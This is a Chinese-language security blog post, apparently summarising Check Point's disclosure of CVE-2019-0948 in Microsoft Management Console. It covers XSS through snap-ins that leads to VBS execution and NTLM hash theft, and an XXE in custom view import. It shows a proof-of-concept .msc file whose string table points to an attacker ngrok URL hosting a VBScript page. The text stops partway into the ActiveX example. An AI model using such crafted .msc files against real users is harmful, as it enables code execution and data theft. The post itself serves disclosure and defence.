


CVE-2019-0948 : Microsoft Management Console (MMC)漏洞

[angel010](#) / 2019-06-22 06:02:00 / 浏览数 6539 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

## Microsoft Management Console

(MMC)是微软管理控制台，是一个专门用于管理的控制台。其设计主要用于为Windows管理员提供一个统一的、规范的管理接口和操作平台。



近期，Check Point

Research研究人员在控制台中发现了多个允许攻击者传输恶意payload的漏洞。漏洞CVE编号为CVE-2019-0948，微软已于6月11日发布的补丁中进行了修复。

## 漏洞描述

### 错误配置的WebView导致的多个XSS漏洞

MMC有一个集成的Snap-In组件中含有ActiveX控制、Link to Web Address等多种机制。

攻击者选择Link to Web Address snap-in后，就科研插入一个url到该服务器中，服务器中含有一个含有恶意payload的html页。

受害者打开恶意.msc文件后，就会打开一个web-view，恶意payload就会执行。

研究人员成功地插入了含有恶意payload的恶意URL链接，该恶意payload可以重定向到SMB服务器可以获取用户的NTLM哈希值。

还可以通过前面提到的web-view来在受害者主机上执行VBS脚本。

攻击者选择ActiveX Control snap-in（所有ActiveX

controls都受到该漏洞影响）并保存到文件.msc中。在文件.msc的StringsTables部分，攻击者可以修改第三个字符串的值为攻击者控制的恶意URL，其中含有一个含有恶

还可能通过前面提到的web-view在受害者机器上执行VBS脚本。

受害者打开恶意.msc文件后，就会在MMC窗口中打开一个web-view并执行恶意payload。

### 错误配置的XML parser产生的XXE漏洞


受害者打开MMC并选择event viewer snap-in，点击Action，然后点击Import Custom View。一旦含有XXE

payload的恶意XML被选择，任何从受害者主机处发送的文件都会发给攻击者。这是由于MMC定制视图功能中定义的错误配置的XML parser造成的。


## PoC

Link to Web Address snap-in Cross-Site Scripting (XSS):


攻击者加入新的snap-in:




受害者选择Link to Web Address snap in:



然后攻击者在path处输入含有恶意payload的服务器地址：




攻击者保存.msc文件并发送给受害者：



恶意.msc文件含有到攻击者服务器的路径：

```
C:\Users\User\Desktop\link.msc - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
GameController.java [1] ReadGameDescriptorFile.java [2] [1] link.msc [2]
66 </Nodes>
67 </ScopeTree>
68 <ConsoleTaskpads/>
69 <ViewSettingsCache>
70 <TargetView ViewID="1" NodeTypeGUID="{C96401CE-0E17-11D3-885B-00C04F72C717}" />
71 <ViewSettings Flag_TaskPadID="true" Age="2">
72 <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
73 </ViewSettings>
74 <TargetView ViewID="1" NodeTypeGUID="{C96401D2-0E17-11D3-885B-00C04F72C717}" />
75 <ViewSettings Flag_TaskPadID="true" Age="1">
76 <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
77 </ViewSettings>
78 </ViewSettingsCache>
79 <ColumnSettingsCache/>
80 <StringTables>
81 <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="5" />
82 <StringTable>
83 <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
84 <Strings>
85 <String ID="1" Refs="1">Favorites</String>
86 <String ID="2" Refs="2">test</String>
87 <String ID="3" Refs="1">https://f670abf5.ngrok.io/VBSCRIPT.html</String>
88 <String ID="4" Refs="2">Console Root</String>
89 </Strings>
90 </StringTable>
91 </StringTables>
92 <BinaryStorage>
93 <Binary>
94 SUWBAQTABAAEABAAEAD/////IQD/////////0JNNGAAAAAAAAA2AAAAKAAAEAAAAQAAAAQAg
95 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB6enr/emp6/3p6ev96enr/emp6/3p6ev96enr/
96 emp6/3p6ev96enr/emp6/3p6ev96enr/emp6/wAAAAAAAAAenp6/3p6ev96enr/emp6/3p6ev96
97 enr/emp6/3p6ev96enr/emp6/3p6ev96enr/emp6/3p6ev8AAAAAAAAAAAAAAAAAAAAAAAAA
98 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
99 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
100 hoag//Dw8v/x8fP/8fLz//Ly9P/z8/T/8/T/1/T19v/09fb/9fX3//b29//39/j/9/j5/4aGhv8A
101 AAAAAAAAAAIAghv/w8fL/8fHz//Hy8//y8vT/8/P0//P09f/09fb/9fX2//X19//29vf/9/f4//f4
102 +f+Ghob/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
103 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
104 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
105 9ff/9fX3//b29//39/j/9/j5//j5+v+QKJD/AAAAAAAAAACQKJD/8fHz//Hy8//y8vT/8/P1//P0
106 9f/09fb/9fX3//X19//29vf/9/f4//f4+f/4+f/kJCQ/wAAAAAAAAAAAAAAAAAAAAAAAAA
107 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
length: 62,686 lines: 860 Ln: 1 Col: 1 Sel: 0 | 0 Windows (CR LF) UTF-8 INS
```


受害者打开恶意.msc文件，vbs代码就会执行：




ActiveX Control snap-ins

以Adobe Acrobat DC Browser example为例:

